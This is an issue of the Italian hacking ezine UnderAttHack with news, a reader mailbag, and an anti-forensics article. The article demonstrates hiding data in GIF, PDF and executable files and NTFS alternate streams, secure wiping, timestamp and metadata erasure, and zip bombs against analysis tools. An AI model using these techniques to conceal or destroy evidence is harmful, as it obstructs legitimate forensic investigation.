



No. 7

italian hacking ezine

Under Attack

UNDERATTACK N.7

by Hackingeasy Team

In_questo_numero () {

Prefazione al n.7 < by Floatman >.....	3
Under_NEWS_AttHack.....	4
Post-Office.....	7

Security

Welcome to Japan < by Floatman >.....	10
Unsafe Password < by ShellCoder >.....	23
Non Accettare Pacchetti dagli Sconosciuti < by vikki088 >.....	32

Programming

Riconoscimento Vocale Tramite Hidden Markov Models < by BlackLight >.....	40
---	----

}

Prefazione al n.7

La scorsa volta abbiamo festeggiato il primo anno come sintomo di maturità del progetto; un po' come un tempo dopo un anno di servizio militare si diventava uomini.

Adesso che siamo grandi possiamo guardarci attorno e tentare una sorta di debugging del reale. Io mi sto convincendo che la rete stia diventando come un pollaio, con il suo popolo di polli del web.

Non so chi di voi ha la fortuna di non abitare in città, però guardando un pollaio si vedono le galline intente tutto il giorno a razzolare; un girovagare continuo alla ricerca di piccole cose da mettere sotto il becco. Le galline non lo fanno per cercare cibo ma semplicemente per passare il tempo come impone la loro natura, anche quando si porta da mangiare queste accorrono e si precipitano sul pasto fino al suo esaurimento, lasciando il resto del pollaio totalmente vuoto. Poi riprendono a passeggiare e beccare qui e là.

La stessa cosa accade nel grande pollaio virtuale, dove tutte le galline passano il tempo a leggere piccoli messaggi, guardare piccoli video, scrivere piccole cose nei loro piccoli blog o piccoli messaggi in piccoli forum. A volte arriva il nuovo pasto (oggi Facebook, ieri altro, domani altro ancora), tutti interrompono il razzolare per gettarsi sulle pietanze; sembrerebbe un momento di grande scompiglio, nuova attività, nuove occasioni, un nuovo uso della rete con le galline agitate e rumorose.

Entrambe le razze di galline non sanno, o non vogliono vedere, che il pasto terminerà velocemente e loro continueranno a razzolare in attesa del nuovo banchetto. Entrambe vivono chiuse nel loro pollaio; si può anche lasciare la porta aperta e vedere come mettono appena fuori la testa, continuando a razzolare attorno al recinto per non rischiare di perdere la futura scorpacciata. Al nuovo pasto corrono dentro di gran lena e si può chiudere il recinto...

Tornando alla porta di casa si trova una gallina da sola. È sempre lei, ogni giorno la stessa, che ti guarda con un'espressione che sembra diversa dalle altre, per dirti che lei "è" diversa dalle altre e "ha capito" che fuori dal pollaio c'è tutto un mondo.

Cerchiamo di essere quella gallina, uscire dal pollaio e cogliere ciò che sta a due passi dall'omologazione.

Buona Lettura

Floatman

Under_NEWS_AttHack

Ecco per la prima volta comparire su UnderAttHack la sezione news, dove verranno presentate ogni uscita delle notizie, sul mondo dell'informatica!

A volte ritornano

Bazzicando su twitter, tempo fa, ho notato un link strano che comunicava di come qualcosa stesse per tornare. Cliccando sul redirect di un famosissimo linkshortener (bit.ly) vidi questa scioccante pagina

=> <http://bit.ly/aOaBdc>

E presentava questo scioccante elemento:



Eh si...è proprio come sembra a voi, spero che abbiate capito cos'è...no? Vi rinfresco la memoria?



Siii! È proprio il mitico Commodore64, che tanti di voi vecchiacci avete usato, e che noi poveri bambini degli anni '80 ne abbiamo solo sentito decantare le lodi! Ritorna, ovviamente con un design rinnovato, e con hardware potentissimo, la cosa interessante è anche che può essere ordinato senza sistema operativo, e che l'hardware è completamente supportato da qualsiasi distro GNU/Linux in circolazione! :D...Bentornato Commodore!

Trema_Dreamweaver!_Arriva_PesceBlu!

Quando passai ad ubuntu circa nel 2007, minchia sono quasi 3 anni, ero un piccolo webmaster amatoriale...e amavo Dreamweaver, per la porcata WYSIWYG che mi faceva tanto tanto eccitare, poi pian pianino capendo quanto schifoso fosse il codice generato e costruito con una di quelle porcate di editor proprietari ed orribili, cominciai a crearmi ambienti ideonei per provare i miei siti, usando il paradigma

=> *WISMBWIWAWIWWAAASTESN?*

(= *What I See Must Be What I Want And When I Want With Apache And A Simple Text Editor, Simple no?*)

nel senso, io per provare i sito li carico sul mio apacheserver in locale (dove posso provare anche gli scriptini php embeddati), e li scrivo con dei semplici editor di testo dove riesco perfettamente a discernere il codice delle sezioni visto che li scrivo in maniera leggibile e pulita...

comunque sia adesso linux ha finalmente un programma che può rompere seriamente le pelotas a dreamweaver, Kompozer faceva schifo, così come NVU, anche Bluefish1.5 era orribile e troppo fastidioso, ma il 2.0 è il futuro di questi sporchi e brutti editor web...e lo linko pure a voi qua...che non sia un'altro modo per zittire qualcuno che non passa a linux perchè non c'è un WYSIWY-Fuck- abbastanza buono per i suoi gusti?

Sito Ufficiale:

<http://bluefish.openoffice.nl/>

changelog:

http://bluefish.openoffice.nl/changelogs/ChangeLog_2_0_0

video esplicativo delle nuove funzioni (auto-copletamentoooo *.* per chi usa i CSS ogni tanto è una figata!)

<http://www.youtube.com/watch?v=r370JvinLuw>

Google_coi_Baffi

Dopo aver subito parecchie critiche, dai maggiori esperti di informatica del mondo, per via della memorizzazione troppo prolungata delle nostre ricerche, mirata ad effettuare una selezione della pubblicità da sottoporci più soggettiva, Google ha fatto moltissimi passi avanti, e molti blogger in giro, credo amanti un po' troppo focosi delle teorie della cospirazione, hanno scritto che Google sta cercando troppo di monopolizzare il web(non dico che non è vero), perchè il suo intento è quello di sapere tutto di noi (questa per me è una stronzata).

Dopo aver creato:

1.Un sistema operativo, basato per la maggior parte su applicazioni della multinazionale stessa.

2.Un sistema di DNS

=> Google Public DNS is a free, global Domain Name System (DNS) resolution service, that you can use as an alternative to your current DNS provider.

=> <http://code.google.com/intl/it/speed/public-dns>

3.Un urlshortner (ancora non up) => <http://goo.gl>

4.Dopo aver acquisito youtube (e voci di corridoio dicono che avrebbe provato anche a toccare facebook)

Pare che Google stia provando davvero a diventare l'omino del Monopoli!...ora assieme a Sony ed Intel pare che ci sia un grande progetto per una GoogleTV, ancora non si conosce come dovrebbe funzionare, ma credo sia inutile creare una seconda webtv alla youtube, solo con la possibilità di visualizzare, vedremo se si evolverà questa piccola indiscrezione pubblicata mesi fa dal TIMES.

Post-Office

Questa è la seconda novità che UAH presenta per questa uscita! Post-Office, è l'angolo della posta di cui nessuna rivista può essere sprovvista una linea diretta tra redazione e lettore che è necessaria alla crescita della rivista stessa.

Ogni mese selezioneremo alcune email tra quelle che ci arrivano, che riterremo più interessanti, e verranno pubblicate sulla rivista... che aspettate?

underatthack@gmail.com

+-----+

<bardelli.fausto@gmail.com>

*Gent.le UnderAttHack,
seguo la vostra bella rivista dal secondo numero dove mi è stata molto
utile la guida alla configurazione di fluxbox.*

*Grazie a voi con un lavoro minimo ho rimesso a nuovo il mio vecchio
laptop che ormai credevo sarebbe rimasto in breve tempo coperto dalla
polvere.*

*Mi occupo di informatica per lavoro e precisamente fornisco assistenza
aziendale, una buona quota della mia attività e di quella di tutti i
miei colleghi si sviluppa nel campo hardware che va dalla sostituzione
di componentistica alla realizzazione e manutenzione della rete.
Ho notato che non curate problematiche al di fuori dell'ambito
software, vorrei sapere se è una precisa scelta editoriale, se non
considerate l'argomento adatto oppure se è una pura casualità.*

*In ogni caso complimenti per il lavoro che fate, mi auguro che la
vostra rivista cresca ancora di più e che abbiate ancora più spazio
per un così bel progetto.*

Fausto

+-----+

Caro Fausto,

che tu ci creda o no riceviamo tantissime email come la tua ogni mese, e ti posso assicurare che il campo hardware, non è tralasciato di proposito su UnderAttHack, bensì, essendo ancora pochi in redazione, e avendo estrazioni di cultura informatica prettamente dedite alle reti, e a tutto quello che riguarda il software, non saremmo, parlo per quelli che attualmente fanno parte del progetto UAH, adatti a trattare quel tipo di argomenti.

Però ci farebbe tanto piacere ricevere un "aiutino" da qualcuno più esperto, quindi questa risposta alla tua mail si traduce un po' in una richiesta di collaborazione da parte di tutta la redazione, Gente Esperta di Hardware Cercasi! =)

Comunque sia ti auguro una buona lettura di questo numero, e ti ringrazio ancora, anche per i complimenti impliciti al mio articolo sulla configurazione di fluxbox! :D Alla prossima!

vikkio88

+-----+

<goliath666@hotmail.it>

Caro UnderAtthack, scrivo sia per fare i complimenti per porre una domanda o richiesta.

L'ezine è veramente molto interessante e istruttiva e spero che nel tempo continuerà a migliorare, puntando sempre di più a quello spirito di innovazione presente in alcuni (parecchi) vostri articoli.

Mi permetto però una piccola critica, sul fatto che voi siate un po' troppo idealisti (non è il termine preciso ma non mi viene nulla di migliore)

Non avete paura che alternare articoli di qualità mirabile a quelli molto leggeri, se mi è permesso quasi da lista della spesa, possa andare a vostro danno?

Voglio farvi in particolare notare come dal numero 2 in poi la qualità sia viavia andata scemando, siete arrivati perfino a pubblicare articoli dalla dubbia qualità (forse insulsi o inutili sarebbero appellativi più corretti). Non sarebbe opportuno dedicarsi soltanto agli aspetti più aulici e tralasciare tutto il resto? Non credete che pubblicare cose troppo semplici per un target troppo basso possa ridurre di valore la parte migliore della rivista?

Mi auguro che queste mie parole non siano interpretate come una critica a tutta la rivista, è infatti un parere che vorrei esprimere su un lavoro che considero ottimo e lodevole.

Ringrazio del tempo che mi avete dedicato, continuate così

Walter

+-----+

Caro Walter,

o Goliath, come preferisci...per quanto apprezzi i complimenti presenti nella tua mail, allo stesso tempo mi ha fatto tanto male leggere la seconda parte, ma per dimostrarti che qua accettiamo le critiche, specie se costruttive come la tua, ti ho addirittura pubblicato nella primissima rubrica di posta del lettore di UAH! :D

Che la qualità della rivista sia scesa dopo il numero due è un tuo punto di vista, che purtroppo per te non condivido, come il resto della redazione infatti ci siamo prefissi di non scartare articoli che riteniamo troppo semplici, ma solo quelli che grossomodo possono essere ritenuti banali. E fin'ora di banale su UAH ho visto ben poco.

Aumentare il livello degli articoli significa anche scemare il rapporto che UAH vuole tenere con la media intelligenza che frequenta la rete, non vogliamo abbassarci troppo...tipo a pubblicare trojan per rubare password di msn, ma nemmeno andare a fare articoli complicatissimi dove solo un dottore in Ingegneria Informatica con 15 specialistiche e 40 anni di studi alle spalle può capire...

UnderAttHack, come recita il nostro sito, è un progetto di coloro che vogliono di sfruttare l'informatica per il progresso umano e non abbatterne il significato per

allinearla all'ignoranza. E come potremmo mai abbattere l'ignoranza se siamo noi i primi a farla dilagare, alzando i paletti alla libera conoscenza?

vikkio88

+-----+

<diaboliko.hacker@gmail.com>

ciao sono un appassionato lettore della vostra rivista volevo chiedervi se nella prossima uscita potevate analizzare le seguenti tematiche: backtrack 4 final release tutorial e guida, specificatamente sulle reti wifi lego mindstrom e lejos un ambiente per sviluppare applicazioni java sul robottino

Un saluto da diaboliko:)

+-----+

ciao diabolikohacker,

in questo numero, e nei prossimi, ad oggi, non è prevista nessuna recensione per legomindstorm, anche se l'argomento è parecchio interessante.

Per quanto riguarda backtrack invece, vorresti una guida sul cracking di reti wireless con backtrack? beh in giro ci sono così tante guide che per farne un'altra sarebbe eccessivo. Comunque sia grazie mille per la mail, e per i suggerimenti.

Sono comunque sicuro che qualcosa, durante l'arco dei mesi che ci separano dalle prossime uscite della rivista, cambierà e magari chi lo sa che potrai trovare quanto da te chiesto magari nel prossimo numero di UnderAttHack (non è una promessa). =)

vikkio88

Welcome to Japan

Ho deciso di mettere un po' in pausa il reverse-engineering per approfondire un altro argomento piuttosto interessante, che purtroppo non trova il giusto spazio nella letteratura tecnica del nostro paese (il resto sì?).

Questo documento sarà un'introduzione alle tecniche anti-forensi con un approccio di livello molto basso, andremo cioè a vedere quanto sia semplice per chi ha determinate necessità nascondere dati e rendere la vita difficile a chi invece ha il compito di recuperarli.

Mi pare evidente che quella che sto scrivendo non è un'istigazione al terrorismo o alla pedofilia ma la presentazione di tecnologie esistenti e accessibili a chiunque.

Una precisazione necessaria è che quella che verrà presentata è una forma estremamente minimale di protezione dei dati, che non ha nulla a che vedere con le tecniche sofisticate utilizzate ad esempio dallo spionaggio.

Ma su questo torneremo alla fine del discorso, quando tutto sarà (spero) un po' più chiaro.

Come sistema di lavoro ho scelto Windows XP, non tanto per la sua diffusione o per il fatto che per UnderAttHack lavoro normalmente su quello, piuttosto per rendere ancora di più il senso dell'accessibilità a chiunque di ciò di cui parleremo.

Bonsai

Basi crittografiche dei grandi acher nazionali:

```
C:\UAH7>dir
Il volume nell'unità C è Windows
Numero di serie del volume: AC0E-C50A

Directory di C:\UAH7

04/03/10  10.42  <DIR>          .
04/03/10  10.42  <DIR>          ..
04/03/10  10.42                28 example.txt
30/12/09  11.14                2.749 uah.gif
                2 File           2.777 byte
                2 Directory     5.123.977.216 byte disponibili
```

immagine .gif e file di testo

```
C:\UAH7>type example.txt
Questo documento va nascosto
```

offset finali dell'immagine:

```

Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  Ascii
00000AA0  E1 0E 77 28 FB CC A2 E6 34 3A 90 FD 66 01 28 A6  á#w(ùìçæ4: òýf#(!
00000AB0  20 F4 90 C7 8C B7 CD 6D EE 06 04 00 3B          .òçÈ·îmî##.;
```

unione:

```

C:\UAH7>copy uah.gif /b + example.txt
uah.gif
example.txt
        1 file copiati.
```

Offset finali della nuova immagine:

```

Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  Ascii
00000AA0  E1 0E 77 28 FB CC A2 E6 34 3A 90 FD 66 01 28 A6  á#w(ùìçæ4: òýf#(!
00000AB0  20 F4 90 C7 8C B7 CD 6D EE 06 04 00 3B 51 75 65  .òçÈ·îmî##.;Que
00000AC0  73 74 6F 20 64 6F 63 75 6D 65 6E 74 6F 20 76 61  sto.documento.va
00000AD0  20 6E 61 73 63 6F 73 74 6F          .nascosto
```


Anche i bambini sanno queste cose, meglio se saliamo un po' di livello...

```

C:\UAH7>dir
Il volume nell'unità C è Windows
Numero di serie del volume: AC0E-C50A

Directory di C:\UAH7

04/03/10  11.00    <DIR>          .
04/03/10  11.00    <DIR>          ..
04/03/10  11.00                14.134 example.pdf
                1 File          14.134 byte
                2 Directory    5.123.457.014 byte disponibili
```



Un PDF è un formato compresso di PostScript ed è dotato di commenti.
 Una riga di commento inizia con il simbolo '%' (25h) e termina con il fine-riga (0Ah), è quindi possibile inserire dei commenti intercettando uno 0A di fine riga e inserendo 0A25, dopo di cui può essere inserita una qualunque serie di byte chiusa da un fine riga.
 In questo esempio ho sfruttato un fine-riga all'offset 12h:

```

Offset   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  Ascii
00000000 25 50 44 46 2D 31 2E 34 0A 25 C3 A4 C3 BC C3 B6 %PDF-1.4.%Ã¼Ã¼Ã¼
00000010 C3 9F 0A 25 51 75 65 73 74 6F 20 64 6F 63 75 6D ÃŸ.%Questo.docum
00000020 65 6E 74 6F 20 76 61 20 6E 61 73 63 6F 73 74 6F ento.va.nascosto
00000030 0A 32 20 30 20 6F 62 6A 0A 3C 3C 2F 4C 65 6E 67 .2.0.obj.<</Leng

```

Molto divertente vero? Continuiamo...

Per non perdere l'abitudine e tenervi in allenamento: notepad.exe, VA 1001344 e seguenti

```

01001344 . 00000000 DD 00000000
01001348 00 DB 00
01001349 00 DB 00
0100134A 00 DB 00
0100134B 00 DB 00
0100134C 00 DB 00
0100134D 00 DB 00
0100134E 00 DB 00
0100134F 00 DB 00
01001350 00 DB 00
01001351 00 DB 00
01001352 00 DB 00
01001353 00 DB 00
01001354 87 DB 87
01001355 52 DB 52 ; CHAR 'R'
01001356 02 DB 02
01001357 48 DB 48 ; CHAR 'H'
01001358 00 DB 00
01001359 00 DB 00
0100135A 00 DB 00
0100135B 00 DB 00
0100135C 02 DB 02
0100135D 00 DB 00
0100135E 00 DB 00
0100135F 00 DB 00
01001360 24 DB 24 ; CHAR '$'
01001361 00 DB 00
01001362 00 DB 00
01001363 00 DB 00
01001364 F0 DB F0
01001365 18 DB 18

```

Nessuno mnemonico utile...

```

01001344 . 00000000 DD 00000000
01001348 00 DB 00
01001349 51 DB 51 ; CHAR 'Q'
0100134A 75 DB 75 ; CHAR 'u'

```

```

0100134B 65      DB 65      ; CHAR 'e'
0100134C 73      DB 73      ; CHAR 's'
0100134D 74      DB 74      ; CHAR 't'
0100134E 6F      DB 6F      ; CHAR 'o'
0100134F 20      DB 20      ; CHAR ' '
01001350 64      DB 64      ; CHAR 'd'
01001351 6F      DB 6F      ; CHAR 'o'
01001352 63      DB 63      ; CHAR 'c'
01001353 75      DB 75      ; CHAR 'u'
01001354 6D      DB 6D      ; CHAR 'm'
01001355 65      DB 65      ; CHAR 'e'
01001356 6E      DB 6E      ; CHAR 'n'
01001357 74      DB 74      ; CHAR 't'
01001358 6F      DB 6F      ; CHAR 'o'
01001359 20      DB 20      ; CHAR ' '
0100135A 76      DB 76      ; CHAR 'v'
0100135B 61      DB 61      ; CHAR 'a'
0100135C 20      DB 20      ; CHAR ' '
0100135D 6E      DB 6E      ; CHAR 'n'
0100135E 61      DB 61      ; CHAR 'a'
0100135F 73      DB 73      ; CHAR 's'
01001360 63      DB 63      ; CHAR 'c'
01001361 6F      DB 6F      ; CHAR 'o'
01001362 73      DB 73      ; CHAR 's'
01001363 74      DB 74      ; CHAR 't'
01001364 6F      DB 6F      ; CHAR 'o'
01001365 18      DB 18

```

```

Offset  0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  Ascii
00000740 6B 80 C7 4D 00 00 00 00 00 51 75 65 73 74 6F 20 k€ÇM.....Questo.
00000750 64 6F 63 75 6D 65 6E 74 6F 20 76 61 20 6E 61 73 documento.va.nas
00000760 63 6F 73 74 6F 18 00 00 F0 0C 00 00 01 01 00 00 costo#..ð...#..

```

ovviamente con il programma perfettamente funzionante.

Aumentiamo la dose di folclore: A.D.S: Alternate Data Streams (a.k.a. divertimento garantito).

```
C:\UAH7>echo sono un documento > example.txt
```

```
C:\UAH7>dir
```

```
Il volume nell'unità C è Windows
Numero di serie del volume: AC0E-C50A
```

```
Directory di C:\UAH7
```

```

04/03/10 12.24 <DIR>      .
04/03/10 12.24 <DIR>      ..
04/03/10 12.24                20 example.txt
                1 File                20 byte
                2 Directory      5.122.695.168 byte disponibili


```

Credo che tutti sappiano che NTFS è un formato decisamente vetusto, certamente un notevole passo avanti rispetto a FAT almeno per le qualità di indicizzazione e comunque per

una gestione del disco decante su sistemi moderni.

Purtroppo non si può pretendere la perfezione e lo spazio va molto sprecato, cioè i blocchi del disco lasciano vuoti notevoli nella fase di scrittura; rispetto al vecchio FAT32, NTFS riesce a gestire anche file di grandi dimensioni ma perde sempre più efficienza mano a mano che le dimensioni del file si riducono.

Nel nostro caso produciamo 20 byte (17 ASCII + uno spazio + fine-riga Windows) come indicato dal comando *dir*. Se controlliamo le Proprietà possiamo vedere che lo spazio su disco equivale a ben 4 KB (4.096 byte) cioè oltre 200 volte superiore.



Tutto regolare...

```
C:\UAH7>echo Questo documento va nascosto > example.txt:pippo.txt
```

...nuovo file da 31 byte?

```
C:\UAH7>dir
Il volume nell'unità C è Windows
Numero di serie del volume: AC0E-C50A

Directory di C:\UAH7

04/03/10  12.24    <DIR>          .
04/03/10  12.24    <DIR>          ..
04/03/10  12.28                20 example.txt
                   1 File           20 byte
                   2 Directory     5.122.695.168 byte disponibili
```

```
C:\UAH7>type example.txt
sono un documento
```

```
C:\UAH7>type example.txt:pippo.txt
La sintassi del nome del file, della directory o del volume è incorretta.
```

Forse un nome non accettabile? Non direi...

```
C:\UAH7>notepad example.txt:pippo.txt
```



Allora il testo è nascosto dentro example.txt?

```

Offset   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  Ascii
00000000 73 6F 6E 6F 20 75 6E 20 64 6F 63 75 6D 65 6E 74  sono.un.document
00000010 6F 20 0D 0A                                     o...

```

...nemmeno questo.

Semplicemente (per modo di dire) Windows non è in grado di leggere una parte del suo file system né da prompt né da explorer.exe; l'indirizzo di locazione su disco del file risulta irraggiungibile.

Origami

Vi sono piaciuti i giochetti precedenti? Dopo aver visto le piccole cose passiamo adesso alle grandi teorie generali.

La lotta tra analisi forense e tecniche anti-forensi non ha vincitori né vinti; allo stesso modo della lotta tra malware e anti-malware.

Non ha senso parlare di 'come impedire l'analisi' ma è giusto chiedersi 'come rendere l'analisi la più complessa possibile'; rientra in questo settore tutto l'aspetto legale legato alla percentuale di validità dei dati recuperati, che non è il nostro settore ma che possiamo confrontare con riferimenti all'analisi virale:

- Posso classificare un file come infetto se la rilevazione proviene da uno scanner che produce il 40% di falsi positivi?
- Posso identificare un malware per via comportamentale per il solo fatto che importa funzioni da ws2_32.dll?

La risposta più giusta ad entrambe le domande sarebbe 'dipende...'

Allo stesso modo dopo l'analisi forense l'imputato è colpevole o innocente? Se la risposta è la stessa del caso malware allora il nostro scopo è raggiunto con livelli soddisfacenti.

All'*Infosec World Conference* del 2006, Liu e Brown presentano e fissano i quattro punti fondamentali delle tecniche anti-forensi oggi ancora basilari:

1. Evitare la scoperta che determinati eventi si siano verificati
2. Disgregare la raccolta di informazioni

3. Aumentare i tempi necessari all'esaminatore per il caso
4. Mettere in dubbio una relazione forense o una prova

come si vede la struttura non identifica una best-way ma una procedura incrementale.

Le tecniche anti-forensi non sono quindi da interpretare come collezione di tool dall'utilizzo disgiunto ma come un sistema complesso in cui tutti gli elementi e tutte le procedure che li coordinano sottostanno al fine ultimo di garantire copertura dalle attività di analisi forense.

Un'azione che richiede tecniche anti-forensi sarà di necessità un insieme di eventi che determinano la creazione di dati; possiamo quindi individuare tre grandi variabili su cui un sistema si poggia.

1. la quantità di dati creata in una relazione di proporzionalità inversa, dove tanto maggiore sarà il volume prodotto, tanto minore sarà il grado di difendibilità dei nostri dati.
2. Una quantità di dati non essenziale che verrà cancellata, maggiore sarà quella quota e più alto sarà il livello di protezione.
3. Una quantità di dati nascosta o criptata, dove più dati nascosti saranno presenti e più il sistema diventerà impermeabile ad un controllo.

Possiamo anche inserire una generica costante k e definire una sorta di funzione della protezione anti-forense

$$AFp = k \times \frac{Qe \times Qh}{Qp}$$

AFp = protezione anti-forense globale

Qe = quantità di dati non utili cancellata

Qh = quantità di dati utili nascosti

Qp = quantità di dati prodotta

Come si può vedere inizia a prendere corpo qualcosa di molto complesso.

I metodi anti-forensi di tipo tradizionali si basano sulla cancellazione sicura dei dati.

Per 'cancellazione sicura' non si intende certamente l'utilizzo del Cestino e il suo successivo svuotamento, peraltro esistono numerosi tool in grado di ripristinare file cancellati oltre ad un numero piuttosto consistente di segnature dei file eliminati (dati temporanei, ripristino ecc.)

Si preferisce utilizzare metodi di *sovrascrittura* dei dati anziché di loro eliminazione, in maniera da rendere la quantità recuperata quanto più inutilizzabile possibile.

Oggi si considera ancora sufficiente un singolo passaggio di sovrascrittura ad esempio con byte 0x00 per garantire una discreta protezione all'analisi forense (la prova non è più attendibile). Sono comunque comodamente utilizzabili tecniche a 3 o 7 passaggi di byte 00, FF e dati random; oltre alla definizione a metà degli anni '90 del metodo Gutmann con ben 35 passaggi di sovrascrittura.

Non solo è importante l'eliminazione diretta dei dati ma anche quella dei metadati dei file, che raccolgono importanti informazioni come la data di creazione o l'ultimo accesso.

Non tutti i file possono essere eliminati; per definizione ci sarà sempre una quantità prodotta da gestire in maniera che non sia identificabile.

In questo caso si ricorre alla criptazione del singolo file e/o a quella dell'intero file system, oltre alla cosa più ovvia dell'invio in remoto dei dati prodotti tramite traffico più o meno cifrato/criptato.

Come ultima aggiunta si possono anche utilizzare tecniche di splitting dei file cifrati, rendendo necessaria prima una loro ricomposizione e quindi una decriptazione.

Per finire, si può agire direttamente sulla quantità di dati creata.


La cosa più semplice che viene in mente è l'utilizzo di sistemi live su CD-ROM o USB stick che lavorino totalmente in memoria volatile senza produrre dati permanenti sul disco.

Caratteristiche quasi identiche si possono avere tramite l'adozione di sistemi su macchina virtuale, oggi perfettamente compatibili con la capacità di memoria dei moderni elaboratori oltre alla presenza di numerose piattaforme a basso consumo di risorse.

Anche se troppo complessa per le caratteristiche di questo documento, una tecnica necessariamente da citare è il *Syscall Proxying*.

E' possibile implementare un sistema in cui le chiamate vengano eseguite su macchina remota (*Impact* è un tool che permette questa modalità), in modo tale che l'esecuzione venga deviata in remoto bypassando i controlli kernel di `execve()` con il rientro in locale del risultato delle procedure.

Il meccanismo genera una quantità di traffico molto elevata e i tempi di esecuzione si allungano notevolmente, molto più che tramite l'utilizzo di virtualizzazione; sta di fatto che in questa maniera nella macchina locale risultano presenti solo i risultati delle operazioni, mentre in remoto si effettuano soltanto i processi di calcolo.



Un altro elemento che vedremo solo a livello superficiale è la possibilità di agire direttamente contro i tool di analisi mettendoli fuori uso, allo stesso modo in cui le tecniche anti-reversing puntano a paralizzare debugger e disassembler.

Un esempio tradizionale è fornito dai *compressed bomb*, di cui si può facilmente trovare in rete il rappresentante tipico anche se vecchio *42.zip*.

Questo file compresso pesa circa 42 KB e può venire analizzato in memoria come farebbe qualunque antivirus con un archivio. Il file zippato contiene 16 ulteriori archivi, ognuno dei quali ha altri 16 archivi e così via per un totale di 4 tera-byte tale da consumare tutta la RAM del sistema.

Non dimentichiamo il concetto di funzione della protezione anti-forense presentato all'inizio, cioè le tecniche proposte possono (devono) essere implementate in maniera congiunta, in un approccio di tipo olistico in cui varietà e integrazione producano il maggior grado possibile di impermeabilità ad un controllo.

Fino ad ora abbiamo fatto dei giochi simpatici con un hex-editor, abbiamo quindi introdotto un concetto di funzione della sicurezza, poi abbiamo parlato di articolati metodi di cancellazione e gestione dei dati.

Sembrirebbe in apparenza che l'utilizzo di queste procedure sia attuabile soltanto da menti super addestrate, forse addirittura personaggi relegati ai film d'azione o ai grandi romanzi di Crichton.

La realtà (aggiungerei 'purtroppo') è ben diversa...

Ikebana

Il primo passo che necessariamente è adottato per proteggere un sistema dai controlli forensi è quello di bloccare quelle funzioni che vanno a generare dati pericolosi e identificabili.

Attività particolarmente critiche sono ad esempio il Ripristino di configurazione, oppure la procedura di Ibernazione.

Come abbiamo visto è invece totalmente inutile eliminare l'utilizzo del Cestino pensando che in questo modo i dati non possano venire recuperati.

Per quanto riguarda la serie del software con utilità anti-forense, la quantità è decisamente sterminata anche per il fatto che risulta difficile individuare una precisa categoria.

Come abbiamo fatto dei semplici esempi in tutto l'articolo, anche in questo caso vedremo qualche programma adatto allo scopo in modo da far vedere quanto la varietà sia ampia.

Esistono parecchi tool per la cancellazione sicura dei dati, ad esempio il noto CCleaner implementa oltre alla cancellazione classica i metodi con byte random DoD a 3 o 7 passaggi e il metodo Gutmann da 35 passaggi.

Un programma stand-alone (un file da 100 KB) da console molto semplice e utile è *srm.exe* scaricabile gratuitamente

```
C:\UAH7>srm --help
Usage: srm [OPTION]... [FILE]...
Overwrite and remove (unlink) the files.

-d, --directory      ignored (for compatability with rm(1))
-f, --force          ignore nonexistant files, never prompt
-i, --interactive    prompt before any removal
-s, --simple          overwrite with single pass using 0x00
-P, --openbsd       overwrite with three passes like OpenBSD rm
-D, --dod           overwrite with 7 US DoD compliant passes
-E, --doe          overwrite with 3 US DoE compliant passes
-r, -R, --recursive remove the contents of directories
-v, --verbose       explain what is being done
-h, --help          display this help and exit
-V, --version       display version information and exit
```

implementa eliminazione con sovrascrittura fino a 7 passaggi (opzione *-D*) di file e directory.

Timestomp è un altro software simile al precedente, che agisce direttamente sul file system Windows identificando indici e descrittori dei file impostati dall'utente, in maniera tale da eliminarne tutti i metadati associati.

